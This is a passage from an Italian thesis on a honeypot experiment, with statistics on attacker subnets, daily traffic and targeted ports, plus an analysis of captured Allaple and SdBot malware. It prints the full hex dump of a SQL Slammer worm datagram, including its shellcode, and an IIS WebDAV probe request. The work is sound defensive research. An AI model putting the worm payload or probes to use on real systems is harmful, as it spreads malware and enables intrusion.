	Primo, Secondo e Terzo Ottetto	**Frequenza**
1	69.228.130	*20*
2	69.209.16	*15*
3	213.144.182	*11*
4	213.81.199	*10*
5	213.81.195	*10*
6	213.81.193	*9*
7	204.16.208	*9*
8	69.209.158	*9*
9	213.81.169	*9*
10	213.81.128	*9*
11	204.16.209	*8*
12	213.81.182	*8*
13	213.76.98	*6*
14	213.67.32	*6*
15	213.77.231	*6*
16	213.77.214	*6*
17	213.238.81	*5*
18	88.154.94	*5*
19	213.80.174	*5*
20	213.81.164	*5*

Tabella 8.2 – Indirizzi *IP* da cui sono provenuti più *host*

Per colmare questa lacuna viene riportata la Tabella 8.2, in cui sono elencate le prime

venti sottoreti da cui sono risultati provenire più *host*. Nella sua porzione *sinistra*, questa statistica viene calcolata considerando solamente il *primo ottetto*. Da essa, è possibile avere conferma di quanto affermato in precedenza: gli indirizzi *IP* degli attaccanti sono distribuiti in larghissima maggioranza all'interno del *range 213.x.x.x*, dal quale sono provenuti ben *791* indirizzi distinti. Questo risultato viene confermato anche nella porzione *centrale* della tabella, in cui sono considerati i *primi due ottetti*. Sorprendentemente, però, ciò non è più valido nella porzione di *destra*, nella quale vengono presi in esame il *primo*, il *secondo* ed il *terzo ottetto*. Ora, infatti, gli *host* risultano provenire soprattutto dalle reti *69.228.130.x* e *69.209.16.x*, anche se quelle aventi il primo ottetto pari a *213* sono ancora ampiamente presenti.

Questi dati costituiscono sicuramente una buona testimonianza di come il solo fatto di connettere un sistema ad Internet sia già di per sé un notevole fattore di rischio, soprattutto se – come nel nostro caso – non viene adottato nessun *firewall*.
Tuttavia, essi non sono in grado di dare una fedele rappresentazione dell'entità del traffico che ha coinvolto l'*honeypot*. Per questo motivo, nella Tabella 8.3 vengono sintetizzate giorno per giorno le attività da esso rilevate. In particolare, vengono presi in considerazione due parametri: il *numero di flussi di comunicazione* e la *quantità di traffico*. Il primo identifica una comunicazione distinta tra *honeypot* ed attaccante, quindi al suo interno sono comprese tante le connessioni *TCP* che le comunicazioni *UDP* ed i messaggi *ICMP*. Il secondo, invece, esprime la quantità di dati che si sono effettivamente trasmessi. All'interno di ognuno di essi, poi, viene fatta un'ulteriore distinzione a seconda che si riferiscano a comunicazioni dirette verso l'*honeypot* o da esso generate. Già ad un primo sguardo, è evidente come quanto detto nei capitoli introduttivi trovi riscontro nelle esperienze pratiche. Grazie al fatto che l'*honeypot* non viene utilizzato per scopi di produzione, il numero dei *flussi uscenti* è sempre stato minore di quello dei *flussi entranti*. L'unica eccezione a questa regola può essere riscontrata nel *ventottesimo giorno*, quando il numero dei flussi in uscita ha subito un picco davvero notevole. Approfondiremo l'origine di questo sostanziale incremento nelle pagine successive, tuttavia anticipiamo fin d'ora che esso non è riconducibile ad un aumento dell'attività degli attaccanti. Sempre grazie al fatto che l'*honeypot* non ha scopi di produzione, la quantità di traffico da esso gestita in entrambe le direzioni è risultata essere piuttosto modesta.




Figura 8.3 – Numero di connessioni e quantità di traffico che hanno interessato l'*honeypot*

In poco più di un mese, infatti, complessivamente sono stati trasferiti meno di *230 MB* di dati, quando una tradizionale rete di produzione avrebbe probabilmente generato un traffico dell'ordine dei *gigabyte*.

	Connessioni		**Traffico (*in Byte*)**	
Giorno	**Entranti**	**Uscenti**	**In entrata**	**In uscita**
1	*1.916*	*192*	*7.228.544*	*118.793*
2	*2.630*	*586*	*7.962.486*	*176.704*
3	*3.491*	*1.744*	*8.994.187*	*7.360.561*
4	*2.235*	*661*	*7.749.370*	*5.572.075*
5	*2.678*	*687*	*8.142.998*	*5.817.402*
6	*2.227*	*552*	*7.564.981*	*5.554.913*
7	*2.449*	*453*	*2.404.008*	*1.344.073*
8	*1.164*	*88*	*1.686.588*	*1.120.175*
9	*3.746*	*473*	*4.905.245*	*3.510.218*
10	*3.097*	*446*	*3.421.976*	*2.384.094*
11	*4.160*	*393*	*5.084.375*	*3.512.615*
12	*3.172*	*443*	*4.540.874*	*2.825.312*
13	*2.092*	*489*	*2.223.400*	*1.413.515*
14	*2.202*	*602*	*2.426.818*	*1.453.840*
15	*2.698*	*544*	*2.826.557*	*1.667.015*
16	*577*	*137*	*742.229*	*534.534*
17	*4.642*	*404*	*4.224.853*	*2.609.226*
18	*4.543*	*380*	*4.059.360*	*2.312.790*

Continua alla pagina successiva…

…Segue dalla pagina precedente

19	*2.523*	*396*	*2.528.611*	*1.493.310*
20	*2.122*	*389*	*2.129.012*	*1.278.769*
21	*3.191*	*354*	*3.135.208*	*4.739.180*
22	*2.804*	*335*	*2.191.815*	*1.481.554*
23	*3.473*	*362*	*3.807.259*	*2.165.183*
24	*3.577*	*398*	*4.138.835*	*4.518.985*
25	*3.313*	*425*	*3.372.978*	*2.654.475*
26	*2.578*	*340*	*2.349.542*	*1.552.668*
27	*4.335*	*357*	*4.241.400*	*2.465.577*
28	*3.728*	*114.278*	*3.664.140*	*19.404.055*
29	*4.491*	*392*	*4.446.115*	*3.231.145*
30	*3.523*	*355*	*3.335.493*	*1.831.998*
31	*1.203*	*363*	*1.844.677*	*1.302.852*
32	*843*	*148*	*1.260.654*	*859.162*
Totale	***91.423***	***128.166***	***128.634.588***	***98.266.768***
Media	***2.857***	***4.005***	***4.019.831***	***3.070.837***

Tabella 8.3 – Sintesi delle attività rilevate dall'*honeypot*

Per maggiore comodità, nella Figura 8.3 vengono rappresentate graficamente le informazioni contenute in Tabella 8.3. In questa maniera, è possibile avere un colpo d'occhio dell'andamento delle attività *dell'honeypot* durante tutto il periodo delle sperimentazioni. In particolare, è possibile notare come, in termini assoluti, il numero dei *flussi entranti* sia variato abbastanza significativamente nel corso dell'esperimento, assumendo tuttavia un andamento piuttosto prevedibile. Da evidenziare sono, comunque, i tre considerevoli picchi negativi in corrispondenza dei giorni *8*, *16* e *32*; di questi, però, il secondo è dovuto a problemi con l'*hardware* che hanno temporaneamente interrotto il funzionamento dell'*honeypot*. Dei ragionamenti analoghi possono essere fatti anche per i *flussi in uscita*: ancora una volta, si hanno delle variazioni abbastanza significative, sebbene in termini assoluti esse siano meno ampie di quelle relative alle connessioni entranti. Saltano agli occhi, però, i due picchi verificatesi nel *terzo* e nel *ventottesimo giorno*. Il primo è riconducibile ad un'intensificazione delle attività dirette verso *SQL Server*, il secondo rappresenta l'incremento di cui si è poc'anzi parlato. Come è lecito aspettarsi, poi, i *picchi negativi* del traffico uscente corrispondono con quelli del traffico entrante; un comportamento analogo può essere riscontrato anche con quelli *positivi*, poiché generalmente essi si verificano quando le connessioni entranti subiscono un aumento di intensità. Queste argomentazioni possono essere riscontrate anche nel grafico che relaziona il traffico entrante e quello uscente. In esso, infatti, si nota come l'andamento del traffico sia in entrambi i casi sostanzialmente identico. In altre parole, quando si ha un picco del traffico entrante, si ha un picco anche in quello uscente;

similmente per i picchi negativi. Come poi era lecito aspettarsi, la quantità del traffico entrante è *quasi* sempre stata maggiore di quella del traffico uscente, chiaro segno del mancato utilizzo dell'*honeypot* per svolgere compiti di produzione. Le uniche eccezioni si sono verificate nei *giorni 21* e *24*, in cui il traffico uscente è solo leggermente superiore a quello entrante, oltre ovviamente al *giorno 28* nel quale, però, la discrepanza è stata molto maggiore.
Prima di terminare questa breve panoramica sulle attività rilevate dall'*honeypot*, vale la pena di soffermarsi sull'entità del traffico uscente. Nel grafico relativo ai *flussi uscenti*, infatti, è possibile vedere come esse siano in numero tutt'altro che trascurabile. All'inizio di questo paragrafo si è subito precisato come l'*honeypot* non abbia subito violazioni, tuttavia nei primi capitoli è stato più volte detto che un sistema che non abbia compiti di produzione, non ha motivo di instaurare connessioni in uscita. Conseguentemente, il verificarsi di questi eventi è un chiaro segno della sua avvenuta compromissione. Questa apparente contraddizione può essere spiegata con il fatto che, in realtà, il solo fatto di collegare un sistema alla rete induce quest'ultimo ad instaurare di propria iniziativa una certa quantità di connessioni. Ciò è particolarmente vero nelle reti costituite da sistemi *Windows*, i quali per poter supportare le funzionalità di condivisione di *file* e *stampanti*, fanno affidamento su protocolli che periodicamente inviano dei pacchetti che annunciano la presenza del sistema agli altri *host* della rete. Nel nostro caso, la maggior parte delle connessioni uscenti sono riconducibili ad attività di questo tipo (fatta eccezione per il *giorno 28*, come vedremo); infatti, si è scelto di non disabilitare questi protocolli nell'*honeypot* poiché, essi vengono diffusamente utilizzati per perpetrare attacchi.

Ma quali sono i servizi più gettonati dagli attaccanti? Per rispondere a questa domanda, si è deciso di verificare quante porte dell'*honeypot* sono state contattate e, per ognuna di essa, si è calcolato sia il numero di connessioni entranti che la quantità di dati che l'attaccante vi ha inviato. Per verificare poi se un servizio ha destato l'attenzione di molti attaccanti, si è deciso di calcolare per ognuna di esse anche il numero di *indirizzi IP* distinti che le hanno contattate. I risultati di questa semplice ricerca ha portato all'individuazione di ben *155* porte e, un po' a sorpresa, tra quelle più accedute solo alcune sono relative ai servizi effettivamente presenti nell'*honeypot*. Nella Tabella 8.4, vengono riportate le *cinquanta porte* che più sono state contattate e, per ognuna di essa,

viene riportato sia il numero delle connessioni entranti, sia i dati inviategli dall'attaccante. Per caratterizzare meglio il tipo di traffico ad esse diretto, è stato indicato anche il *servizio di rete* associato ad ognuno di essa secondo quanto riportato nell'elenco ufficiale IANA [IANA07]. Infine, le porte relative ai servizi forniti dall'*honeypot* sono state evidenziate in **grassetto**.

Porta	Servizio	Numero di connessioni entranti	Dati inviati dall'attaccante (Byte)	Indirizzi IP
139 TCP	NETBIOS Session Service	69.770	65.100.350	831
445 TCP	SMB over TCP/IP (CIFS)	8.484	20.850.947	408
1433 TCP	**SQL Server**	7.377	6.336.132	108
135 TCP	Endpoint mapper (RPC)	1.315	1.399.317	458
9988 TCP	*Non assegnata*	529	1.436.757	491
2967 TCP	SSC-Agent	287	52.967	230
1434 UDP	**SQL Server**	282	117.876	132
80 TCP	**HTTP**	265	189.538	53
5900 TCP	VNC Server	185	28.198	88
5000 TCP	commplex-main	184	33.388	8
1026 UDP	Calendar Access Protocol, ma utilizzata anche dal servizio *Messenger* di Windows [Lin06]	171	88.980	22
5196 TCP	*Non assegnata*	158	28.706	120
1027 UDP	Dal 16 settembre 2005 non è più assegnata a nessun servizio. Comunque, anch'essa viene utilizzata dal servizio *Messenger* di Windows [Lin06]	139	74.391	20
4899 TCP	RAdmin Port	123	19.662	112
443 TCP	**HTTPS**	105	33.761	31
22 TCP	SSH	104	7.734	96
137 UDP	netbios-ns	82	60.168	66
25 TCP	**SMTP**	69	64.959	49
2968 TCP	ENPP	63	8.166	55
21 TCP	**FTP** (Per lo scambio delle informazioni di controllo, non per il trasferimento dati)	29	31.384	18
?	Squid	27	2.228	
110 TCP	**POP3**	20	7.774	19
10000 TCP	Network Data Management Protocol	20	2.372	20
1080 TCP	Socks	19	1.604	7
4444 TCP	Kerberos	15	2.728	13
3306 TCP	Mysql	12	4.924	10
4460 TCP	*Non assegnata*	12	2.326	6
2100 TCP	Amiga Network Filesystem	12	2.048	11
1029 UDP	Solid Mux Server, ma viene utilizzata anche dal servizio *Messenger* di Windows [Lin06]	11	6.066	4
8080 TCP	Webcache	10	4.568	9
44445 TCP	*Non assegnata*	10	1.742	5

Continua alla pagina successiva…

…Segue dalla pagina precedente

1030 UDP	BBN IAD, ma può essere utilizzata anche dal servizio *Messenger* di Windows [Lin06]	9	5.091	4
1028 UDP	In genere viene utilizzata dal servizio *Messenger* di Windows [Lin06]	9	4.803	4
20000 TCP	DNP	8	680	8
1032 UDP	BBN IAD, ma può essere utilizzata anche dal servizio *Messenger* di Windows [Lin06]	8	4.123	5
143 TCP	**Imap**	6	3.804	5
23 TCP	**telnet**	5	11.410	5
3389 TCP	RDP (Windows Remote Desktop Protocol)	5	682	5
6588 TCP	*Non assegnata*	5	632	5
5554 TCP	SGI Embedded Support Partner (ESP) web server	5	434	4
1031 UDP	BBN IAD	5	2.842	4
42 TCP	Host Name Server (*WINS*)	4	522	4
48879 TCP	*Non assegnata*	4	744	3
41523 TCP	*Non assegnata*	4	488	4
111 TCP	SUN Remote Procedure Call	4	224	2
5060 TCP	Sip	3	186	2
993 TCP	imap4 over TLS/SSL	3	232	1
53 UDP	DNS	2	146	1
4662 TCP	OrbitNet Message Service, ma utilizzata anche da *software peer/to/peer* come *Emule*	1	186	1
1052 TCP	Dynamic DNS Tools	1	684	1

Tabella 8.4 – Porte dell'*honeypot* più contattate

Già dalle prime due righe di questa tabella, è possibile avere conferma di quanto detto in precedenza al riguardo dei protocolli che, nei sistemi *Windows*, consentono la condivisione di *file* e *stampanti*. Le due porte che in assoluto sono quelle più bersagliate dagli *hacker*, infatti, sono la *139* e la *445*, entrambe utilizzate per il vero e proprio trasferimento dei dati inerente questa funzionalità. Naturalmente, tra i valori indicati in tabella, sono comprese le attività non maliziose compiute dagli *host* situati nella stessa *subnet logica* dell'*honeypot*, ciò tuttavia non toglie che questi servizi siano quelli che più sono stati presi di mira dagli attaccanti. Il perché è presto detto: più volte in passato sono state individuate serie vulnerabilità nei protocolli che utilizzano queste porte; inoltre, ciò può consentire di accedere facilmente a quei sistemi in cui questa funzionalità non è ben configurata sotto il punto di vista della sicurezza. Ad esempio, può capitare di scovare un *computer* con qualche *directory* condivisa accessibile a chiunque sia in lettura che in

scrittura. La tabella appena presentata, però, evidenzia anche un'altra questione: la quantità di traffico generata da questa funzionalità. Come è possibile constatare, le porte *139* e *445* hanno da sole ricevuto circa *85 MB* di traffico quando, complessivamente, tra quello in ingresso e quello in uscita, l'*honeypot* ne ha rilevato meno di *100 MB*. Ciò vuol dire che gli eventi rilevati da queste porte possono in qualche modo ostacolare all'amministratore dell'*honeypot* il rilevamento delle attività relative alle altre.

Subito dopo questi due servizi, nella classifica mostrata in Tabella 8.4 iniziano a fare la loro comparsa quelli messi a disposizione dall'*honeypot*. Il più bersagliato è stato sicuramente ***SQL Server***, il quale compare nella tabella con entrambe le porte su cui rimane in ascolto (*1433 TCP* e *1434 UDP*), seguito a distanza da ***IIS***, il quale tra il protocollo *HTTP* e *HTTPS* è stato oggetto di *370 connessioni*. Il terzo servizio più attivo è stato ***hMailServer***, anche se limitatamente al protocollo *SMTP*, poiché *IMAP* e *POP3* hanno destato relativamente poco l'attenzione degli attaccanti. Poco contattati, infine, sono stati anche il ***server FTP*** e ***Telnet***. Anche se dalla tabella può non trasparire, molto rilevante è stata l'attività rivolta verso il ***Servizio Messanger*** di *Windows*. Questo perchè esso utilizza le porte *UDP 1026* e seguenti, pertanto nella suddetta tabella esso è presente più di una volta e, di conseguenza, le relative connessioni sono distribuite su più voci. Se però esse vengono considerate nel loro complesso, si ha che questo servizio è stato contattato per ben *678* volte, molto più di quanto lo è stato il *web server*. Questo fatto può per certi versi sorprendere: oramai, sono parecchi anni che il *Servizio Messanger* viene utilizzato per inviare messaggi indesiderati, tanto che i vari *Service Pack* rilasciati da *Microsoft* per i suoi sistemi operativi provvedono a disabilitare automaticamente questo servizio. Di conseguenza il numero delle macchine in cui esso è ancora presente dovrebbe essere abbastanza modesto da non rappresentare per gli *spammer* un preda molto ghiotta.

Ciò che però sorprende maggiormente, sono i numerosissimi tentativi di connessione verso porte sulle quali non solo l'*honeypot* non ha servizi in ascolto, ma che non sono neanche relative a servizi molto diffusi. L'esempio più emblematico è costituito sicuramente dalla ***porta 9988***: sebbene ufficialmente non ci sia nessun servizio di rete che la utilizza, nella Tabella 8.4 essa occupa la *quinta posizione*, addirittura prima di un servizio molto usato come quello *web*. Altri casi di questo tipo sono poi costituiti dalle porte *2967, 5900, 5000, 5196, 4899* e così via. Molto probabilmente tutta questa attività è riconducibile a ***tentativi di propagazione*** da parte di ***software maligno automatizzato***, il

quale scandisce la rete in maniera sostanzialmente casuale alla ricerca di *host* vulnerabili. Per cercare di verificare questa ipotesi, si è deciso di effettuare un semplicissimo esperimento. Se gli attaccanti tentano di instaurare una connessione verso determinate porte, allora vuol dire che la loro speranza è quella di trovarvi qualche servizio in ascolto. Così, si è pensato di accontentarli installando nell'*honeypot* un qualche servizio che rimanesse in ascolto delle porte famigerate. Considerato però che non erano noti quali *software* gli attaccanti stessero cercando e, soprattutto, data la necessità di evitare che l'*honeypot* corresse pericoli inutili, è stato deciso di adottare una soluzione che semplicemente rimanesse in ascolto sulle porte desiderate ed accettasse di instaurare connessioni con chiunque lo richiedesse, registrando al contempo tutto ciò che gli viene mandato. Per simili scopi, il prodotto più ideale è sicuramente costituito da ***netcat***, un semplice ma efficace *tool* che è in grado sia connettersi ad un *host* remoto, sia di rimanere in ascolto di qualsiasi porta *TCP* o *UDP*, per poi visualizzare su schermo (o scrivere su *file*) i dati inviati dall'interlocutore. Nato nel mondo *Unix*, in [@Netcat] è disponibile anche una versione per piattaforme *Microsoft*, che è quella utilizzata per l'esperimento. In particolare, è stata utilizzata la versione *1.11* per rimanere in ascolto di alcune delle suddette porte sospette. Molto interessanti sono i risultati che sono stati ottenuti monitorando la porta *9988*: dopo circa appena un *ora* dall'inizio di questo esperimento, un *host* ha contattato questa porta ed ha inviato del codice malevolo, cosa che si è ripetuta abbastanza regolarmente nei giorni seguenti.

In base a dei controlli con vari *antivirus*, in questa maniera sono state identificate varie varianti del *worm* "***Allaple***" e della *backdoor* "***SdBot2_KWD***" (nota anche come "***Win32.Rbot.bni***"). Tra essi, però, quello che ha più destato l'attenzione è stato il secondo poiché, trattandosi di una *backdoor*, se fosse stato installato nell'*honeypot* si sarebbe permesso ad attaccanti umani di penetrare con facilità nel suo interno. Questa prospettiva è ovviamente molto allettante, poiché consente di studiare nel dettaglio le azioni eseguite da un attaccante in carne ed ossa una volta che esso ha preso il controllo di un sistema altrui. Per questo motivo, si è proceduto ad installare nell'*honeypot* tale *backdoor*. Prima di far ciò, però, si è provveduto a reperire alcune informazioni circa il suo funzionamento. Particolarmente esauriente si è rilevato essere il rapporto reperibile in [McAfee07], secondo il quale questo *virus* ha due finalità distinte:

- Tentare di indovinare la *password* del servizio ***RemoteAdmin***, che è un *software* per

accedere al proprio sistema da remoto consentendo di eseguirvi delle operazioni come se lo si avesse sotto mano;

- Tentare di sfruttare una vulnerabilità di *RPC* (*Remote Procedure Call*).

Una volta penetrato nel sistema ed eseguito, inoltre, esso cerca di modificare opportunamente il *registro di sistema* oltre che ad aprire le porte *9988*, *445* e *135*, attraverso le quali ricerca nuovi *host* da infettare. Più dettagliatamente, esso aggiunge le seguenti chiavi:

- `HKEY_CLASSES_ROOT\CLSID\{`*`xxxxxxxxx`*`}\LocalServer32 =` *`path`*
- `HKEY_CLASSES_ROOT\CLSID\{`*`xxxxxxxxx`*`}\LocalServer32 "(Default)" =` *`yyyyy`*

In cui "*xxxxxxxxx*" e "*yyyyy*" indicano dei valori casuali, mentre "*path*" è pari alla *path* dell'eseguibile che contiene il codice maligno.

Durante le prove effettuate, però, si è riscontrato un comportamento un po' diverso. Sebbene il *virus* abbia provveduto a modificare il registro come sopra, esso non ha aperto nessuna porta. In realtà, le porte *445* e *135* risultavano essere già aperte, tuttavia non si è riscontrata l'apertura di quella *9988*. Ciò probabilmente è spiegabile con il fatto che il *malware* non è riuscito a contattere nessun *host* e, quindi, non ha ritenuto opportuno aprire alcuna porta. Subito dopo essere stato installato, infatti, il *virus* ha provveduto a sondare un numero impressionante di *host*. In particolare, in poco più di un ora ha eseguito circa *centotrentamila* richieste *ICMP Echo Request*, ecco quindi spiegato il picco dei *flussi uscenti* che, nella Figura 8.3 e nella Tabella 8.3, può essere rilevato nel *ventottesimo giorno*. Ad ogni modo, solamente *cinquanta* hanno effettivamente lasciato la *Honeynet*. Per motivi di sicurezza, infatti, si è configurato l'*Honeywall* in modo tale da consentire l'uscita, ogni ora, solo di tale quantità di messaggi *ICMP*. Di questi, inoltre, nessuno ha fatto risposta e, pertanto, il *virus* non è riuscito a contattare nessun *host*. Constatata questa possibilità, poi, esso stesso ha provveduto a diradare la frequenza di questi tentativi fino a farli cessare del tutto.

Altre differenze rispetto a quanto descritto in [McAfee07], poi, sono state rilevate in merito alla fase di propagazione. Si è infatti detto che esso apre le porte *9988*, *445* e *135*, per cui la sua diffusione avviene per mezzo di esso. Ad eccezione della porta *9988*, però, sulle altre due l'*honeypot* non ha rilevato attività che fossero riconducibili a questo *virus*. Per propagarsi, infatti, esso ha utilizzato un meccanismo diverso:

- Per prima cosa, ha inviato all'*honeypot* un messaggio *ICMO Echo Request*;

- Ricevuta la risposta a tale messaggio, l'*host* attaccante ha poi contattato la porta *139*, relativa al *Session Service* di *NetBIOS*;
- Dopo una breve comunicazione su tale porta, l'*host* ha caricato nell'*honeypot* il vero e proprio *virus* per mezzo della porta *9988*;
- In seguito, l'*host* a continuato a dialogare con l'*honeypot* per mezzo ancora una volta della porta *139*.

8.2 Eventi più significativi

Una volta delineato un preciso quadro generale delle minacce affrontate dall'*honeypot*, è possibile concentrarci sugli eventi giudicati più significativi che hanno interessato i servizi offerti dall'*honeypot*. Dal paragrafo 7.3, ricordiamo come essi siano costituiti da un ***web server***, un ***FTP Server***, un ***Mail Server***, un ***Telnet Server*** e da ***SQLServer***.
Iniziamo questa trattazione proprio da quest'ultimo, il quale è risultato di gran lunga il più bersagliato. A dispetto della notevole attività rilevata, però, non si sono riscontrati eventi particolarmente significativi. La stragrande maggioranza di essi, infatti, ha tentato di accedere a ***SQL Server*** utilizzando *username* piuttosto ovvi, come "`sa`", "`root`" e "`admin`". Tuttavia questo servizio non utilizza solamente la porta *TCP 1433*, ma rimane in ascolto anche su quella *1434 UDP*, ed è proprio su quest'ultima che si sono rilevate le attività più interessanti. In passato, infatti, questa porta è stata utilizzata per veicolare un *virus* che ha causato molti danni: *SQL Slammer*. Si è già parlato di questa minaccia nei capitoli precedenti (vedi pag.150), nei quali si era evidenziato come l'intero codice malevolo fosse contenuto in un singolo pacchetto *UDP*. Grazie alla *Honeynet* realizzata, è stato possibile verificare la correttezza di questa affermazione. Durante tutto il periodo delle sperimentazioni, infatti, sono stati più volte ricevuti *datagram* contenenti questo *virus*. A titolo di mera curiosità, ma anche per evidenziarne le dimensioni contenute, si riporta nelle righe che seguono il *dump esadecimale* di uno di questi *datagram*. Si noti che il vero e proprio codice malevolo è stato indicato utilizzando un carattere **grassetto**.

```
0000   00 00 e2 37 c2 be 00 08 27 4a 75 05 08 00 45 00  ...7....'Ju...E.
0010   01 94 0a 3c 00 00 75 11 59 ed 42 d8 16 7e d5 52  ...<..u.Y.B..~.R
0020   b1 87 09 a6 05 9a 01 80 4b 75 04 01 01 01 01 01  ........Ku......
0030   01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
0040   01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
```

```
0050   01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
0060   01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
0070   01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
0080   01 01 01 01 01 01 01 01 01 01 01 dc c9 b0 42 eb  ..............B.
0090   0e 01 01 01 01 01 01 01 70 ae 42 01 70 ae 42 90  ........p.B.p.B.
00a0   90 90 90 90 90 90 90 68 dc c9 b0 42 b8 01 01 01  .......h...B....
00b0   01 31 c9 b1 18 50 e2 fd 35 01 01 01 05 50 89 e5  .1...P..5....P..
00c0   51 68 2e 64 6c 6c 68 65 6c 33 32 68 6b 65 72 6e  Qh.dllhel32hkern
00d0   51 68 6f 75 6e 74 68 69 63 6b 43 68 47 65 74 54  QhounthickChGetT
00e0   66 b9 6c 6c 51 68 33 32 2e 64 68 77 73 32 5f 66  f.llQh32.dhws2_f
00f0   b9 65 74 51 68 73 6f 63 6b 66 b9 74 6f 51 68 73  .etQhsockf.toQhs
0100   65 6e 64 be 18 10 ae 42 8d 45 d4 50 ff 16 50 8d  end....B.E.P..P.
0110   45 e0 50 8d 45 f0 50 ff 16 50 be 10 10 ae 42 8b  E.P.E.P..P....B.
0120   1e 8b 03 3d 55 8b ec 51 74 05 be 1c 10 ae 42 ff  ...=U..Qt.....B.
0130   16 ff d0 31 c9 51 51 50 81 f1 03 01 04 9b 81 f1  ...1.QQP........
0140   01 01 01 01 51 8d 45 cc 50 8b 45 c0 50 ff 16 6a  ....Q.E.P.E.P..j
0150   11 6a 02 6a 02 ff d0 50 8d 45 c4 50 8b 45 c0 50  .j.j...P.E.P.E.P
0160   ff 16 89 c6 09 db 81 f3 3c 61 d9 ff 8b 45 b4 8d  ........<a...E..
0170   0c 40 8d 14 88 c1 e2 04 01 c2 c1 e2 08 29 c2 8d  .@...........)..
0180   04 90 01 d8 89 45 b4 6a 10 8d 45 b0 50 31 c9 51  .....E.j..E.P1.Q
0190   66 81 f1 78 01 51 8d 45 03 50 8b 45 ac 50 ff d6  f..x.Q.E.P.E.P..
01a0   eb ca                                            ..
```

Subito dopo ***SQL Server***, il servizio maggiormente preso di mira è stato quello ***web***. Durante il periodo delle sperimentazioni, esso è stato contattato da *54 indirizzi IP* differenti, le cui modalità di attacco sono state ovviamente costituite dall'invio di *richieste HTTP* opportunamente formattate, di cui nessuna ha avuto un buon esito. In sintesi, possiamo raggruppare gli eventi rilevati in *quattro categorie*:

1) **Semplici scambi di *segmenti TCP***
2) **Tentativi di sfruttamento di vulnerabilità del *web server***
3) **Tentativi di sfruttamento di vulnerabilità di specifiche *applicazioni web***
4) **Richieste GET malformate**

Nel ***primo caso*** vengono compresi tutti quegli scambi di *segmenti TCP* tra l'attaccante e l'*honeypot* senza che ciò comporti effettivo trasferimento di informazioni. Ad esempio, ricadono in questa categoria tutte le richieste di connessione senza successivo invio di dati, ma anche l'invio di *segmenti TCP* senza rispettare la consueta procedura dell'*Three-way handshake*. Ad esempio, è stato riscontrato che qualche *host* ha inviato all'*honeypot* un *ACK* senza che ci sia mai stata una precedente comunicazione tra essi. In genere lo scopo di questi *segmenti* è quello di verificare se l'*host* contattato è attivo e se fornisce il

servizio desiderato, ma anche per verificare o meno la presenza di un *firewall*. Molto probabilmente, l'esempio appena riportato può essere ricondotto a quest'ultima finalità [Insecure]. Nel nostro caso, tuttavia, quasi la metà di essi erano fini a sé stessi, non sono stati cioè preludio di qualche attacco. Viceversa, la stragrande maggioranza degli attacchi è stata preceduta da attività di questo tipo per verificare, appunto, che l'*host* preso di mira sia effettivamente dotato del servizio da attaccare. Per questi motivi, le attività di questo genere vengono spesso identificate con il termine "***reconnaissance***", in modo da evidenziare il fatto che molto probabilmente si è di fronte a tentativi da parte dell'attaccante di scoprire le caratteristiche della rete che egli ha preso di mira, al fine di identificare la presenza di servizi ed applicazioni vulnerabili. In sostanza, si tratta di attività di preparazione del vero e proprio attacco [Tul03].

Nella ***seconda categoria***, invece, vengono raggruppati tutti quei tentativi di sfruttare vulnerabilità del *web server*. In particolare, sono stati identificati *tre attacchi* di questo tipo: due di essi sono rivolti verso *Microsoft IIS*, l'altro verso *Apache* nella versione per piattaforma *Linux*.
Iniziamo ad illustrare il primo attacco che sfrutta vulnerabilità di *IIS*, il quale si concretizza effettuando al *web server* una richiesta avente la seguente struttura (in cui quello indicato dal campo "`host`" è l'indirizzo *IP* dell'*honeypot*):

```
OPTIONS / HTTP/1.1
translate: f
User-Agent: Microsoft-WebDAV-MiniRedir/5.1.2600
Host: 213.82.177.135
Content-Length: 0
Connection: Keep-Alive
```

